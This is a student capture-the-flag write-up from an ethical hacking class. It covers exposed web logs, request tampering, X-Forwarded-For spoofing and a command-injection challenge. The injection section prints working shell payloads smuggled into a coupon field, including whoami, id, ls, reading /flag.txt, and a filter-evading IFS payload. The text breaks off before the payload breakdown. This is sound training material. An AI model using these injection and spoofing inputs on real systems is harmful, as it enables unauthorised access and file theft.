Capture The Flag Writeup

Keylogger

Team Members:

Alghazali Winet Abdurrahman	**001202300125**
Ahmad Akbar Sidiq. N	**001202300017**
Ida Bagus Wahyudha Gautama	**001202300107**

Ethical Hacking & Digital Forensic Class
President University
2025

Table Of Contents

Web

Forensic

Cryptography

OSINT

Miscellaneous

New Schedule.
My Fav Intro
Last Message

Web

Broken EH

Solved On: 19 February 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-flag{is-this-real?}**

Challenges overview:
This challenge was focused on locating and extracting sensitive log files from a misconfigured web server. It required us to enumerate hidden directories and files, specifically looking for exposed logs that could contain valuable information. The challenge tested our knowledge of directory enumeration, common log storage locations, and how debugging information can unintentionally leak sensitive data.

Key Findings:

1. The challenge presented a seemingly broken website, suggesting missing or hidden functionality.
2. Enumeration revealed that log files were publicly accessible, indicating a misconfiguration.
3. The logs contained valuable details about server-side operations, which could be exploited to find the flag.

Vulnerability Analysis:


1. The challenge relied on the fact that web server logs were accessible without authentication. This is a common misconfiguration that can lead to information leakage.
2. The logs contained valuable metadata, such as user-agent strings, IP addresses, and potentially sensitive request data, which could be used to infer backend behavior.
3. By analyzing the log structure, we could identify patterns that led to additional endpoints or hidden directories, ultimately revealing the location of the flag.

Tools Used:

1. Burp Suite – Used to inspect HTTP requests and responses, modify headers, and analyze server behavior.
2. Web Browser Developer Tools – Used to analyze network requests and responses, inspect headers, and debug the web application.


Exploitation Step-by-step:

1. Find the website log path to find a clue that contains flag output (http://103.150.116.127:41080/logs/logs.txt)



2. Enter the log path url while having Burpsuite intercept on to get the request, Then send it to repeater

3. Change the request method to “GET /backup/flag.bak HTTP/1.1” according to the logs, then send it. Here is the result:



Impact and Severity:

1. Impact
    - Exposure of Sensitive Information: The challenge involved accessing log files that contained critical information, which could include server errors, user data, or even credentials.
    - Potential for Further Exploitation: If an attacker can access internal logs, they might uncover vulnerabilities or misconfigurations that could lead to further attacks, such as Remote Code Execution (RCE) or privilege escalation.

- Loss of Confidentiality: If logs contain sensitive data (such as API keys or authentication tokens), it could lead to unauthorized access to other systems.

2. Severity
    - High Severity: Exposed log files are a serious security risk, especially if they contain user data, system configurations, or security-related information.
    - Potential for Further Exploitation: Depending on the information found in the logs, attackers could chain exploits together to gain deeper access to the system.
    - Real-World Risk: Many real-world breaches have occurred due to misconfigured logging mechanisms, making this vulnerability highly relevant in cybersecurity.

Gotta go fast

Solved On: 19 February 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-flag{f4ster-th1s-w4y-r1ght}**

Challenges overview:
This challenge was focused on manipulating HTTP requests, requiring us to intercept and modify a 'time' parameter in order to bypass timing constraints and achieve the desired result. The challenge tested our knowledge of HTTP workflows, input manipulation techniques, and the use of tools like Burpsuite for intercepting and forwarding modified requests.

Key Findings:

1. The application accepted a "time" parameter, which lacked proper validation, making it vulnerable to manipulation.
2. HTTP requests could be intercepted and modified using tools like Burpsuite, allowing precise parameter alteration.
3. The challenge required a strong understanding of HTTP workflows and practical skills in exploiting input manipulation vulnerabilities.

Vulnerability Analysis:

- The "time" parameter in the HTTP request lacked proper validation, allowing it to be manipulated by attackers.
- The application did not implement server-side input sanitization to verify or restrict the values of the "time" parameter.
- The reliance on client-side mechanisms for input control created an opportunity for interception and exploitation using tools like Burpsuite.
- The application failed to detect or block modified requests, highlighting weak or absent integrity checks on incoming data.

Tools Used:


- **Burpsuite**: Used to intercept and modify HTTP requests, enabling precise manipulation of the "time" parameter.

Exploitation Step-by-step:

1. Trigger a submit request by filling the blanks and submit

2. Intercept the request using Burpsuite
3. Change the time value to 0

4. Forward the request and here is the result



Impact and Severity:

1. Impact
    - The lack of proper validation on the "time" parameter could allow attackers to bypass intended functionality, potentially leading to unauthorized access or system abuse.

- The absence of server-side input sanitization and integrity checks weakens the application's defenses, increasing vulnerability to manipulation and misuse.
- If this vulnerability were exploited in a real-world scenario, it could degrade user trust, disrupt service reliability, or even result in financial losses if exploited at scale.

2. Severinity
   Depending on the system's purpose, the impact could range from minor inconvenience (e.g., bypassing a time-based feature) to critical (e.g., affecting sensitive data or operations).

Homie

Solved On: 19 February 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-flag{y4y-y0u-4re-h0m13}**

Challenges overview:
The Homie challenge was focused on bypassing access control using HTTP headers, specifically the X-Forwarded-For header. The website initially denied access to users, displaying the message: "You are not homie, sorry."
The challenge tested our understanding of server trust mechanisms, HTTP headers, and IP-based access control bypass techniques. By manipulating the X-Forwarded-For header to spoof a trusted IP address, we were able to gain access and retrieve the flag.

Key Findings:

1. Upon visiting the website, we were greeted with the message: "You are not homie, sorry." This indicated that the server was enforcing some form of access control.
2. There were no login forms, input fields, or user authentication mechanisms on the page, suggesting that access control might be based on something else, such as IP restrictions.
3. Since there were no visible authentication mechanisms, we suspected that the website might be checking the visitor's IP address. This led us to test the X-Forwarded-For header, which is commonly used for IP-based access control in proxy setups.

Vulnerability Analysis:

- The challenge relied on the X-Forwarded-For header to determine if a user was a "homie." This is a common misconfiguration, as this header can be easily spoofed by an attacker.
- Instead of verifying the actual IP address of incoming requests, the server blindly trusted the X-Forwarded-For header. This allowed us to manipulate the value and bypass the access control mechanism.

Tools Used:


- Burp Suite – Used to intercept and modify HTTP requests, allowing us to add the X-Forwarded-For header.

- Web Browser (Chrome/Firefox) – Used for initial access to the website and observing the default response.
- Developer Tools (F12 in Browser) – Specifically the Network tab, used to analyze request and response headers.

Exploitation Step-by-step:

1. Turn on Burpsuite intercept when entering the website
2. Modify the request by adding “X-Forwarded-For: 127.0.0.1” to trick the server into believing the request is coming from itself (localhost), even though it is actually coming from our machine.

3. Here is the result



Impact and Severity:

1. Impact:
    - Attackers can impersonate a "trusted" user (localhost) by spoofing the X-Forwarded-For header, gaining unauthorized access to restricted areas.
    - The application relies on client-controlled headers for authentication, making it vulnerable to spoofing.
    - If the application grants additional privileges based on IP validation, an attacker could exploit this to access sensitive data or admin functionalities.
2. Severity: High
    - Exploitation Complexity: Low – Attackers only need to modify an HTTP request header.
    - Potential Damage: High – If used in real-world applications, this vulnerability could allow unauthorized access to admin panels, confidential logs, or internal services.
    - Likelihood of Exploitation: High – Many tools (Burp Suite, cURL, browser extensions) make it easy to modify request headers.

Travelcon

Solved On: 4th March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved:
pu-flag{D1D-yOu-kN0w-ch4tb0t5_4r3_4ls0_vul3rabl3_t0_c0mm4nd_Inj3ct10n?}

Challenges overview:
This challenge was focused on command injection, requiring us to bypass input filters and extract a hidden flag stored in /flag.txt. The challenge tested our knowledge of Bash scripting, input validation bypass techniques, and creative payload construction.

Key Findings:

- The application used input sanitization, blocking certain commands and keywords like flag.txt.
- JavaScript filters were in place to prevent direct execution of sensitive commands.
- The challenge required a deep understanding of Bash parameter expansion to obfuscate restricted commands.

Vulnerability Analysis:

- Command Injection: The challenge involved injecting commands via a vulnerable input field.
- Insufficient Input Validation: Filters existed but were bypassable using creative Bash tricks.
- Lack of Proper Escaping: The system failed to fully sanitize special characters, allowing code execution.

Tools Used:

- Commix – For initial command injection testing.
- cURL – For manual requests to the server.
- Custom Bash Payloads – To bypass the filtering mechanisms.

Exploitation Step-by-step:
This is the process step-by-step approach taken to exploit a **command injection vulnerability** in chatbot, a web application to retrieve a flag. Several **hints** were provided, which guided the process of bypassing filters and restrictions.

1. All Hints Received & Their Significance:

Hints were provided by the **Moderator** to guide our approach:

- **Hint 1:**
  "Command injection" — the initial hint that this challenge involves command injection.
  → This suggested trying **command injection techniques** to exploit the system.
- **Hint 2:**
  "You need to be creative" — indicates that simple commands won't work due to filtering, so we need a special trick.
  → This hinted that **certain commands might be blocked**, requiring bypass techniques.
- **Hint 3:**
  "It's a command injection but not with an IP address."
  → This clarified that **the vulnerability exists, but not through the `ip` parameter.**
- **Hint 4:**
  "Understanding IFS In Bash Scripting."
  → Strong indication that **Bash IFS (Internal Field Separator) manipulation** could help bypass filters.
- **Hint 5:**
  "Pay attention to where the flag is located, perhaps you need to modify the location?"
  → Suggested that we **must reference the correct file path to retrieve the flag.**
- **Hint 6:**
  "Nope, only /flag.txt."
  → Confirmed that the **flag is located in /flag.txt, so no need to search elsewhere.**
- **Hint 7:**
  "There are multiple ways to bypass the filter."

→ Indicated that we should **try different encoding or obfuscation techniques** to evade input restrictions.

- **Hint 8:**
  "Filter in JavaScript."
  → Suggested that **client-side JavaScript filtering** might be blocking certain keywords.
- **Hint 9:**
  "Hint Dockerfile in ZIP."
  → Implied that examining the **Dockerfile setup** could reveal useful information such as environment variables or accessible paths.
- **Hint 10:**
  "fl(replace something here to bypass flag filter)g.t(replace something here to bypass txt filter)t coupon."
  → Strong indication that **"flag.txt" is explicitly blocked**, requiring us to **obfuscate the string** to bypass the filter.
- **Hint 11:**
  "${}"
  → Suggested using **Bash parameter expansion** as part of our bypass strategy.
- **Hint 12:**
  "It's not that complicated."
  → Reassured that **the solution is relatively simple** and does not require overly complex exploitation techniques.
- **Hint 13:**
  "Get Path."
  → Emphasized the importance of **finding the correct file path** before executing our exploit.

2. Initial Reconnaissance: Identifying Command Injection

We started by testing for command injection in the coupon validation field.

Testing Basic Command Execution:

1. ***coupon$(whoami)***


Response:
Coupon code couponroot is valid!

- Confirmed that command injection was possible, as whoami returned root.

2. coupon$(id)

Response:
Coupon code couponuid=0(root) gid=0(root) groups=0(root) is valid!

- Confirmed the application runs with root privileges, allowing unrestricted file access.




Checking the Application Directory:

coupon$(ls)

Response:
Coupon code coupons__pycache__ app.py requirements.txt static templates is valid!

- No flag.txt file was found in the current directory, suggesting the flag was elsewhere.



3. Locating the Flag File


The hint "**Pay attention to where the flag is located"** suggested the flag's exact location needed to be specified.

Testing a common flag location:

coupon$(cat /flag.txt)

Response:
Sorry, this coupon code has expired.

- Confirms that /flag.txt exists but is blocked by a filter.



4. Bypassing JavaScript Filters

The hint "**Filter in JS**" (Filters in JavaScript) indicated that client-side filtering was blocking specific words like flag.txt.

- Solution: Obfuscate the filename using Bash tricks.

Hint:
"fl(replace something here to bypass flag filter)g.t(replace something here to bypass txt filter)t coupon"

- Suggested that directly typing "flag.txt" is blocked, requiring string manipulation techniques.

5. Constructing a Payload to Bypass Filters

Key Hint: **"${}"** (Bash Parameter Expansion)

- This hint suggested using Bash expansion tricks to obfuscate flag.txt.

Final Payload:
cat${IFS}${PATH:0:1}fl${A:-a}g.t${X:-x}t${IFS}coupon

Breaking Down the Payload

Here's a breakdown of each component:

